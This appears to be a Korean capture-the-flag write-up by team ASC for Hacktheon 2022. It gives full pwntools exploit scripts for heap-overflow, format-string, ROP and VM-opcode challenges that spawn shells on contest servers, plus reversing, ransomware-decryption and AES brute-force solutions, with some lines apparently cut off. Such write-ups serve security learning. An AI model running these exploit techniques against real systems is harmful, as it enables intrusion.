2022 Hacktheon Writeup

Created	@February 27, 2022 8:35 PM
Tags	


```
Team : ASC
Rank : 1
```

PWNABLE

PWNABLE 1 - 사용 후 해제

system함수를 주니까 modify메뉴에서 heap buffer overflow로 showPersonInfo함수 주소를 system함수로 덮고 modify옵션으로 다시 /bin/sh을 써주면 됨.
맨 마지막에 print person하고 1번 idx선택하면 쉘이 열린다

```
from pwn import *

def debug():
    print(pidof(p)[0])
    pause()
#p = process("./simple_uaf")
p=remote("apse2020.cstec.kr",7714)

p.recvuntil("0x")
leak = int(p.recv(12), 16) + 0x4f440
log.info(hex(leak))

def add(name, age):
        p.sendlineafter("> ", '1')
        p.sendlineafter(": ", name)
        p.sendlineafter(": ", str(age))

def modify(idx, name, age):
        p.sendlineafter("> ", '2')
        p.sendlineafter(": ", name)
        p.sendlineafter(": ", str(age))

def delete(idx):
        p.sendlineafter("> ", '3')
        p.sendlineafter(": ", str(idx))

def view(idx):
        p.sendlineafter("> ", '5')
        p.sendlineafter(": ", str(idx))
free_hook = leak +0x39e4c8
one= leak +0x10bc3c
add("B"*0x10,2)
add("C"*0x10,3)
payload=b"D"*(0x38-2)+b"\x12\x34"+p64(leak)
modify(0,payload,4)
payload=b"D"*(0x38-2-8-8-6)+b"/bin/sh\x00"
modify(0,payload,4)
p.interactive()
```



FLAG :

`apollob{6108a8962695bda33298db26fbede1805710851cd7b4fd627381e68f8d63299bea7db32b24409bc6c9a0cea333458ffc35e50f33d71d62d847500fd85a29bf5f04de7`

PWNABLE 2 - 3가지 취약점

문제 풀이를 위해서 Socket통신을 위한 개인 서버가 필요하다.
하지만 대회장 IP로만 문제서버에 접근할 수 있기 때문에 , 내 Windows PC의 WSL에서 대회서버에 요청을 날리고, 실제로 작성된 Exploit 코드는 내 서버에서 돌려서 문제 서버가 내 서버에 접근할 수 있도록 작성하였다.

`flag` 가 `heap`에 작성되어있으므로 힙주소Leak 하고, 메일데이터를 보낼때 스택에 주소작성하고, FSB로 Flag를 읽는다.

```
from pwn import *
import sys

p = process(["/usr/bin/nc", "-lnvp", "1234"])
#server = process([b"python3", b'wrapper.py'])
#server = remote("apse2021.cstec.kr", 5333)
'''
p.recv(timeout=0.5)

#ip = b'127.0.0.1'
```


```
ip = b'3.35.167.47'
content = b'aasd\x09--debug\r--password'

server.sendlineafter(b"> ", ip)
server.sendlineafter(b"> ", b'1234')
server.sendlineafter(b"> ", b'test@gmail.com')
server.sendlineafter(b"> ", b'1234')
server.sendlineafter(b"> ", content)
p.recv(timeout=0.5)
'''
p.recv()
p.recv()
pay = b''
pay += b"220 qwer%p%p%p\r\n"
p.send(pay)
p.recv()
p.send(b'250-qwer\r\n')
p.send(b'250 qqq\r\n')
p.recv()
p.send(b'334 qwer\r\n')
leak = u64(p.recv()[:6].ljust(8, b"\x00")) - 0x250 # - 0x4f0
log.info(hex(leak))

def qwer(msg):
        p.send(msg + b'\r\n')
        p.recv()

#pause()
qwer(b'235')
qwer(b'250')
qwer(b'250')
qwer(b'354 ' + p64(leak)[:6])
#qwer(b'354   ' + p64(0xdeadbeef)[:6] + b'\r\n')

idx = 12
#idx = sys.argv[1]
p.send("250 %{}$s\r\n".format(idx))
print("-"*30)
print(p.recv())
print(p.recv())
p.interactive()
```

```
from pwn import *
p = process(["/usr/bin/nc", "-lnvp", "1234"])
'''
p.recv(timeout=0.5)

#ip = b'127.0.0.1'
ip = b'3.35.167.47'
content = b'aasd\x09--debug\r--password'

server.sendlineafter(b"> ", ip)
server.sendlineafter(b"> ", b'1234')
server.sendlineafter(b"> ", b'test@gmail.com')
server.sendlineafter(b"> ", b'1234')
server.sendlineafter(b"> ", content)
p.recv(timeout=0.5)
'''
p.recv()
p.recv()

pay = b''
pay += b"220%p%p%p\r\n"
p.send(pay)
p.recv()
p.send(b'250-\r\n')
p.send(b'250 qwer\r\n')
p.recv()
p.send(b'334 qwer\r\n')
leak = u64(p.recv()[:6].ljust(8, b"\x00")) - 0x250
log.info(hex(leak))

def qwer(msg):
        p.send(msg + b'\r\n')
        p.recv()
```

```
pause()
qwer(b'235')
qwer(b'250')
qwer(b'250')
qwer(b'354 ' + p64(leak)[:6])
p.send(b"250 %12$s\r\n")

p.interactive()
```

Leak, Fsb


wrapper.py에서 `content` 를 입력할때 `\r\n`을 통해 `--debug`를 키고 `fsb` 를트리거할 수 있다.




```
import subprocess
from pwn import *

for i in range(0x100):
        try:
                cmd = b'cat' + p8(i) + b'./flag'
                p = subprocess.Popen(cmd.split(), stdout=subprocess.PIPE, stderr=subprocess.PIPE)
                #p.wait(timeout=60)
                print(cmd)
                print('done')
                #print(p.stdout.read())
        except:
                #print(cmd)
                pass
```

똑같은 방법으로 `--password`를 인자없이 설정해주면 `password`에 `NULL`이 들어가는데,

그러면 나중에 `base64`를 수행하지 않고, `uaf` 가 트리거된 청크가 할당받아져 출력되기 때문에 힙주소를 릭할 수 있다.



FLAG : `apollob{134059f344e5e430705328ab932ca6f0319d38f09dab8c17010dde9971d9b5d1c508705341b4911981b917fb3c7e48d096657cfb957c0b40e6093ed995}`

PWNABLE 3 - 리턴 지향 프로그래밍

입력 길이 검사 루틴이 미흡해 원하는 크기만큼 입력받을 수 있어 BOF가 발생한다. Return Oriented Programming을 해주는데 조건들 다 맞춰주고, oneshot 가젯을 이용해서 풀면된다.

```
from pwn import *

context.log_level = 'debug'
e = ELF('./simple_overflow')
# p = process(e.path)
p = remote('apse2021.cstec.kr',4147)
# libc = e.libc
libc = ELF('./libc6_2.31-0ubuntu9.2_amd64.so')

prdx = 0x0000000000162866 # pop rdx ; pop rbx ; ret
prdi = 0x0000000000401333 # pop rdi ; ret
prsi = 0x0000000000401331 # pop rsi ; pop r15 ; ret
# local
# prdx = 0x000000000011c1e1 # pop rdx ; pop r12 ; ret
p.sendlineafter(b'len??', b'-1')
pay = b'A'*0x10 + b'B'*8 + p64(0x0000000000401333) + p64(e.got['read']) + p64(e.plt['puts']) + p64(e.symbols['main'])

p.sendlineafter(b'name??', pay)

l = u64(p.recvuntil(b'\x7f')[-6:]+b'\x00\x00')
print(hex(l))

libc_base = l - libc.symbols['read']
print(hex(libc_base))

p.sendlineafter(b'len??', b'-1')

# pay = b'A'*0x10 + b'B'*8 + p64(prdi) + p64(0) + p64(prsi) + p64(e.bss() + 0x100) + p64(0) + p64(prdx) + p64(100) + p64(0) + p64(e.symbols
pay2 = b'A'*0x10 + p64(e.bss() + 0x100)
pay2 += p64(libc_base + prdx) + p64(0) + p64(0) + p64(prsi) + p64(0) + p64(0) + p64(libc_base + 0xe6e79)
pause()
p.sendlineafter(b'name??', pay2)

# sleep(0.1)
# pause()
# p.send(b'/bin/sh')

p.interactive()
```

FLAG :
`apollob{87bc7fc37ed45db8fbb344a1c603bc1c95cacf91723d9629888c450e359293bcd6b12093d6eac98c6894acd2b8698722fd9a8917a1af9d6c1157ff010a12bf8cfd5ba`

PWNABLE 4 - 메모리 오염

opcode를 어떠한 규칙에 의해서 원하는 코드가 실행된다.

AAW가 발생하는 코드로 점프해서 ROP를 진행한다.

사용할 옵코드 \x0e \x0f

1. \x0e + 4바이트 값 --> 원하는 값 쓸 수 있다.
2. \x0f index를 늘려주는 기능

\x0e+4바이트를 보내면 Abort를 실행하지 않고 AAW가 가능한 코드로 점프한다.

→ 0x401231 mov DWORD PTR [rbx+rax*4+0x1028], esi

이부분에 의해서 버퍼주소부터 원하는 값 쓸 수 있다.. \x0e+p32(원하는값)해주면 된다.
$rbx=우리가 입력하는 버퍼 주소
$rax는 옵코드 하나당 1씩 늘어난다.

\x0f로 $rax를 계속 늘려준다.

Canary가 있기 때문에 $rax를 기록하는 변수를 RIP오프셋(0x100)으로 맞추고 ROP를 진행한다.

```
from pwn import *

#context.log_level='debug'
#p = process("./bin")
p=remote("apse2021s.cstec.kr",5555)
p=remote("apse2021.cstec.kr",5555)
#libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
libc = ELF("./libc-2.27.so")
e = ELF("./bin")

def pushval(val):
    return b'\x0e' + p32(val&0xffffffff) + b'\x0e' + p32(val >> 32)

prsi = 0x00000000004018C1
prdi = 0x00000000004018C3
ret = 0x00000000004018C4
main=0x4008c0

payload = (b'\x0e' + p32((0x14a8 - 0x1028) // 4)) + b'\x0f'*0x100
  payload += pushval(prdi) + pushval(1) + pushval(prsi) + pushval(e.got['fflush']) + pushval(0) + pushval(e.plt['__printf_chk'])
payload += pushval(ret) + pushval(prdi) + pushval(1) + pushval(main)

p.sendafter(b"opcode: ", payload)
p.sendlineafter(b"):", "n")

libc.address = u64(p.recvn(6) + b'\0\0') - libc.sym['fflush']
log.critical(f"{hex(libc.address)}")
binsh = next(libc.search(b'/bin/sh\0'))

payload = (b'\x0e' + p32((0x14a8 - 0x1028) // 4)) + b'\x0f'*0x100
payload += pushval(prdi) + pushval(binsh) + pushval(ret) + pushval(libc.sym['system'])
payload += pushval(ret) + pushval(prdi) + pushval(1) + pushval(0x00000000004008c0)
p.sendafter(b"opcode: ", payload)
p.sendlineafter(b"):", "n")


p.sendline("ls")
p.interactive()
```

REVERSING

REVERSING 1 - 세종시에 오신것을 환영합니다.

doyoseeme.bin은 128bit 정수를 15개 입력 받는다.

이 정수를 특정 연산을 한 후 일정한 테이블과 비교하게 되는데. 이 특정 연산은 rotate xor로 구성되어있고 연산 순서가 rorx(7회)→rolx(7회)이므로 xor(1회)와 동일하고 따라서 연산은 $f(x) = x \oplus f(0), x = f(f(x))$ 이다. 이에 따라 Good을 출력하는 결과를 만드는 코드는 아래와 같다.

```
k1=0xDEADBEEFDEADC0DE
k2=0xAEAFDE12FE89CE12

def vac(rax):
    for _ in range(7):
        rax=ROR(rax,8)
        rax^=k1
    for _ in range(7):
        rax=ROL(rax,8)
        rax^=k2
    return rax

ls=[
    0x9BABB866E47BE147,
    0x1AAAB8E765FAE0C6,
    0x1A223010ED72E841,
    0x0D9687A5AA7382205,
    0x64EB99896CFFE3B8,
    0x0DD6EB89865F52603,
    0x0ED3A2838F56A7031,
    0x64ABB9997CDFA3B8,
    0x1AAAB8E765FAE0C6,
    0x65AAB89865FAE0C6,
```

```
    0xDB6BB89865FA2107,
    0xD9687A5AA7382205,
    0x64E99D8164FBE1B8,
    0x1AAAB8E765FAE0C6,
    0x0F522301CED726829
]
ans=[vac(x) for x in ls]
anshex=[hex(x)[2:].zfill(16) for x in ans]

print("\n".join(anshex))
```

나온 15개의 8byte 값들을 2진수로 변환하여 8개씩 짤라주면 플래그가 상하좌우 반전되어 나온다.

```
#a = [0x7e81807e0101817e, 0xff8080ff808080ff, 0xff08080808088878, 0x3c4242424242423c, 0x81c1a19189858381, 0x38448080808f463a, 0x08101020101
#
#for i in a:
#    for j in range(8):
#        z = (i >> (8*j)) & 0xff
#        print(bin(z).replace('0b', '').rjust(8, '0'))
#    print("="*30)

0■■■■■■0
■000000■
0000000■
0000000■
0■■■■■■0
■0000000
■000000■
0■■■■■■0
==============================
■■■■■■■■
■0000000
■0000000
■0000000
■■■■■■■■
■0000000
■0000000
■■■■■■■■
==============================
0■■■■000
■000■000
0000■000
0000■000
0000■000
0000■000
0000■000
■■■■■■■■
==============================
00■■■■00
0■0000■0
0■0000■0
0■0000■0
0■0000■0
0■0000■0
0■0000■0
00■■■■00
==============================
■000000■
■00000■■
■0000■0■
■000■00■
■00■000■
■0■0000■
■■00000■
■000000■
==============================
00■■■0■0
0■000■■0
■000■■■■
■0000000
■0000000
■0000000
0■000■00
00■■■000
==============================
0000■000
000■0000
000■0000
```

```
000■0000
00■00000
000■0000
000■0000
0000■000
==============================
■000000■
■■0000■■
■0■00■0■
■00■■00■
■000000■
■000000■
■000000■
■000000■
==============================
■■■■■■■■
■0000000
■0000000
■0000000
■■■■■■■■
■0000000
■0000000
■■■■■■■■
==============================
■■■■■■■■
■0000000
■0000000
■0000000
■0000000
■0000000
■0000000
■0000000
==============================
00■■■■■0
0■00000■
■0000000
■0000000
■0000000
■0000000
0■00000■
00■■■■■0
==============================
00■■■■00
0■0000■0
0■0000■0
0■0000■0
0■0000■0
0■0000■0
0■0000■0
00■■■■00
==============================
■000000■
■000000■
■000000■
■000000■
■00■■00■
■0■00■0■
■■0000■■
■000000■
==============================
■■■■■■■■
■0000000
■0000000
■0000000
■■■■■■■■
■0000000
■0000000
■■■■■■■■
==============================
000■0000
0000■000
0000■000
0000■000
00000■00
0000■000
0000■000
000■0000
==============================
```

보기좋게 1을 네모로 처리해주었다.

`FLAG : SEJONG{WELCOME}`

REVERSING 2 - 가상머신

vm코드를 실행할 수 있는데 단, 조건이 입력이 1337이 아니면 임의의 4바이트를 실행 가능하다. 그래서 0번 opcode를 프로그램을 실행하는 주소로 변환하고 rdx를 수정하는 opcode를 삭제하여 vm코드 넣고 execve 실행하면 된다.

```
from pwn import *

inst = [0x05, 0x06, 0x03, 0x00, 0x21, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x04, 0x04, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x07, 0x0A,

r = ''
i = 0
while i < len(inst):
    if 1 < 0:
        pass
    elif inst[i] == 1:
        i += 1
        r += 'rax = '
        b = bytes(inst[i:i+8])
        i += 8
        b = int.from_bytes(b,'little')
        r += hex(b) + '\n'
    elif inst[i] == 2:
        i += 1
        r += 'rdi = '
        b = bytes(inst[i:i+8])
        i += 8
        b = int.from_bytes(b,'little')
        r += hex(b) + '\n'
    elif inst[i] == 3:
        i += 1
        r += 'rsi = '
        b = bytes(inst[i:i+8])
        i += 8
        b = int.from_bytes(b,'little')
        r += hex(b) + '\n'
    elif inst[i] == 4:
        i += 1
        r += 'rdx = '
        b = bytes(inst[i:i+8])
        i += 8
        b = int.from_bytes(b,'little')
        r += hex(b) + '\n'
    elif inst[i] == 5:
        r += 'rax ^= rax\n'
        i += 1
    elif inst[i] == 6:
        r += 'rdi ^= rdi\n'
        i += 1
    elif inst[i] == 7:
        r += 'syscall\n'
        i += 1
    elif inst[i] == 8:
        r += 'ebx = 0x6861636B\n'
        i += 1
    elif inst[i] == 9:
        r += 'rsi = 0x40200C\n'
        i += 1
    elif inst[i] == 10:
        r += 'eax = 0x402100\n'
        i += 1
    elif inst[i] == 11:
        r += 'r8d = 0x5F52505A\n'
        r += 'rbx ^= r8\n'
        i += 1
    elif inst[i] == 12:
        r += 'rax += 1\n'
        i += 1
    elif inst[i] == 13:
        r += 'rsi = 0x402000\n'
        i += 1
    elif inst[i] == 14:
        r += 'if rbx != rax: rip += 26\n'
        i += 1
    elif inst[i] == 15:
```

```
        r += 'rbx *= rbx\n'
        i += 1
    elif inst[i] == 16:
        r += 'rdx *= rdx\n'
        i += 1
    elif inst[i] == 17:
        r += 'rax *= rax\n'
        i += 1
    elif inst[i] == 18:
        r += 'rcx *= rcx\n'
        i += 1
    elif inst[i] == 19:
        r += 'rdi += 1\n'
        i += 1
    else:
        print(inst[i])
        break
print(r)

p = remote('apse2021.cstec.kr', 1337)

pay = b''
pay += chr(5).encode()
pay += chr(6).encode()
pay += chr(16).encode()
pay += chr(7).encode()

p.send(pay)

origin = [0x74, 0x72, 0x79, 0x20, 0x68, 0x61, 0x72, 0x64, 0x65, 0x72, 0x21, 0x0A, 0x67, 0x6F, 0x6F, 0x64, 0x20, 0x6A, 0x6F, 0x62, 0x21, 0x0

funcs = [0x1E, 0x10, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x2A, 0x10, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x36, 0x10, 0x40, 0x00, 0x00, 0x00
pay = b'\x00ry harder!\n/bin/sh\x00\x00\x00' + p64(0x401000) + bytes(funcs) + p64(0x40101E)

p.sendafter(b'!',pay)

pay = b'/bin/sh\x00' + bytes(origin[8:]) + p32(0)
pay += chr(1).encode() + p64(59)
pay += chr(2).encode() + p64(0x402000)
pay += chr(3).encode() + p64(0)
pay += chr(16).encode() * 5
pay += chr(7).encode()
sleep(0.1)
pause()
p.send(pay)

p.interactive()
```

FLAG :

```
apollob{972e2f33675a63612a9e05b2da9b70d749ef1b5d5cafb984975f2805fee6d27b044a82201200779c39af3663d2388a7261156f3b8426bce297a529c59f846be99d01f
```

REVERSING 4 - 연산의 반복

입력값을 확인하는 과정을 각 바이트에 대해서 암호화 하는 과정으로 해석 할수 있으므로 gdb를 이용하여 각 바이트에 대해서 암호화한 값을 읽어오며 byte-by-byte 로 브루트포싱하면 키를 얻어올수 있다. 이후 nc 접속해서 입력하면 플래그 흭득할수있다.

gdbx.py

```
#!gdb -x
import gdb

r = []
t = []

r = bytes.fromhex("B64C081DFCC5847C0F4A5D9642C8AD170A27CEE953D0D50B76ACC1EDEDE53D66D114F0D206287851")

class bp(gdb.Breakpoint):
    def stop(self):
        global x
        if x:
            x-=1
            return False

        res = int(gdb.execute(f'p $dx',to_string=True).split('=')[1])

        if r[k] == res:
```

```
            print('wow')
        else:
            print('nope')
        exit(0)
        return False

gdb.execute('file ./repopbin')
# bpa('*0x41746b')
# bpb('*0x41C804')
bp('*0x41c900')
x = int(input('idx:'))
k = x
gdb.execute('run')
```

solve.py

```
from pwn import *

context.log_level = 50
r = []
for i in range(40):
    for j in range(256):
        p = process(['gdb','-q','-x','gdbx.py'])

        p.sendlineafter(b'idx:',str(i).encode())
        sleep(0.1)
        p.sendline(bytes(r + [j]).ljust(40).hex().encode())

        x = p.recvline().strip()
        # print(x)
        print(j,end=' ')
        p.sendline(b'q')
        if x == b'wow':
            r.append(j)
            break
        p.close()
    print(r)
    p.close()
```

```
→  uaf nc apse2021.cstec.kr 10001
dd8ae086ba7e6ee0f5770c7cca2bde10626ca2a745b45188b5cfaa43ef985fed4ec326513ab28dee
correct!
apollob{4fa4003f9b72c4ce8a2cdadc261b4d90c12e1914911f150092917443c7532627e2f1b6590631576f
e317a870a51797aea90f4837e28906e3b037c8348f3fb56c024e4a}
```

FLAG :

```
apollob{4fa4003f9b72c4ce8a2cdadc261b4d90c12e1914911f150092917443c7532627e2f1b6590631576fe317a870a51797aea90f4837e28906e3b037c8348f3fb56c024e4
```

MALWARE

MALWARE 1 - JS Malware

조건을 만족하는 myObj 객체를 Javascript로 코딩하면 되는 문제다. object 타입이여야하고 1. obj.get과 obj.set이 각각 문자열 function() { return a; }, function(val) { a = 17171717; }이 일치해야함. set으로 설정한걸 get으로 가져올수도 있어야한다. obj.flag의 값이 27272727이여야 한다.

Proxy를 이용해서 myObj객체를 생성하면 된다.

```
→  uaf nc apse2021.cstec.kr 8888
input the code (code has to end with <EOF>)
a=0; b=0; c=0;
class E{
        get get() {if(a){return _=>a}else return 'function() { return a; }'}
        get set() {if(b++) {return (v)=>a=v;}else return 'function(val) { a = 17171717;
}'}
        get flag() {return 27272727;}
}
const myObj = new Proxy(new E(),{has:_=>0});
<EOF>
apollob{a19d107734366be83f5b41eabc1cf719df8c27e96d192d1a8e3666bc7b6438178e1c9a74dc20f60a
02ddb2578c41b3bf53f5e564ceeb32cbb04d725167ba}

—
```


```
/*
var Exploit = function() {};
Object.defineProperties(Exploit.prototype, {
    get:{

        get:function() {
            if(!globalThis.c){
                globalThis.c=true;
              return function() { return a; };
            }else{
              return function() { return globalThis.a; }
            }
          },
        enumerable : false
    },
    set:{
        get:function() {
          if(!globalThis.b){
            globalThis.b=true;
            return function(val) { a = 17171717; };
          }else{
            return function(val) { globalThis.a = val; }
          }
        },
        enumerable : false
    },

    flag : {
      get : function() {
       return 27272727;
      },
      configurable : false,
      enumerable : false
    }
});

const myObj = new Proxy(new Exploit(),{has:_=>0});<EOF>
*/

a=0; b=0; c=0;
class E{
    get get() {if(a){return _=>a}else return 'function() { return a; }'}
    get set() {if(b++) {return (v)=>a=v;}else return 'function(val) { a = 17171717; }'}
    get flag() {return 27272727;}
}
const myObj = new Proxy(new E(),{has:_=>0});
<EOF>
```

FLAG :
`apollob{a19d107734366be83f5b41eabc1cf719df8c27e96d192d1a8e3666bc7b6438178e1c9a74dc20f60a02ddb2578c41b3bf53f5e564ceeb32cbb04d725167ba}`

MALWARE 3 - 감염된 파일 복호화

pyc파일을 뽑아서 어셈으로 확인하면 rand랑 xor하는 것을 확인할 수 있음

```
from ctypes import CDLL

libc = CDLL('msvcrt')
with open('flag.pdf_apollob_ransom','rb') as f:
    flag_enc = f.read()

flag = b''
for i in range(len(flag_enc)):
    flag += bytes([flag_enc[i] ^ libc.rand() & 0xff])

with open('flag.pdf','wb') as f:
    f.write(flag)
```



apollob{9e89083d7781cb684dc55e403791677f589e7b179dce64171f20f4ca16d10abf42ae9bebfdb94e80223931e2f3461d1ce7caca4cc002745bd5e54f8d31750db52f57bed9392bb2a5019}

CRYPTO

CRYPTO 1 - 암호의 기초 1

cycle xor 암호인데 키 길이보다 긴 partial known plaintext가 있다. 이를 통해 키를 알아내고 나머지 평문을 복호화 할수있다.

```
import base64
from itertools import cycle
a="FQAWHg8KBg8TCwsTEQtGQVRfEQocWQIWCk5IBwYJCQYMV1UJ"
a=base64.b64decode(a)
xorbyte=lambda a,b:bytes([x^y for x,y in zip(a,cycle(b))])

print(xorbyte(a,xorbyte(b'apollob',a)))
```

CRYPTO 2 - 암호의 기초 2

AES ECB인데 키사용을 블럭마다 분할해서 한다. 평문이 256byte면 키가 한글자씩 분배되므로 bruteforce가 가능해진다. “a”로만 구성된 256byte 평문은 a*16+\x10*16 형식으로 암호화 되고 키가 사용되므로 16글자 키를 알아낼 수 있고 이를 통해 평문을 복호화 해낼수 있다.

```
import telnetlib
import base64
```

```
from Crypto.Cipher import AES

BS = 16
padd = lambda s: s + (BS - len(s) % BS) * bytes([BS - len(s) % BS])

# t=telnetlib.Telnet("apse2021.cstec.kr",5334)
# t.write(b"a"*256+b"\n")
# print(t.read_all())

cip="jttsKqD6NwQBBmxXYHbd8GHK9ctr33n69PX70nuzC3X2TLw3t38kxl93aIQiohQLFJ5vcYLm8D2FrmhxmSWg0fW+xM8hPuNukIGm+3NzyKhbE5uU3Z9AixL9T6+ogBt69b7Ezy

ans=base64.b64decode(cip)
key=b''
print(len(ans))
for j in range(64):
    for i in range(256):
        i=bytes([i])
        cipher = AES.new(padd(i), AES.MODE_ECB)
        k=cipher.decrypt(ans[j*32:j*32+32])
        if k==b"a"*16+b"\x10"*16:
            key+=i
print(key)

fc="8aPb7whgS0n9uZ/zdbtdSXKLU8jTZ0w2vWdJy0LJsFkG+lpI5jNnsBhMHRfFXhSLgTOcltg5gXkSLUxmdvjS1HhsG2BPFHl/7Yld9q2uMif1QOIIjxtC1Jqu5J0dMT4CD9p8Brf

ans=base64.b64decode(fc)

dep=b""
print(len(ans))
for i in range(len(key)//3):
    k=key[i*3:i*3+3]
    cipher = AES.new(padd(k), AES.MODE_ECB)
    k=cipher.decrypt(ans[i*32:i*32+32])
    dep+=k[:-k[-1]]
print(dep)
```

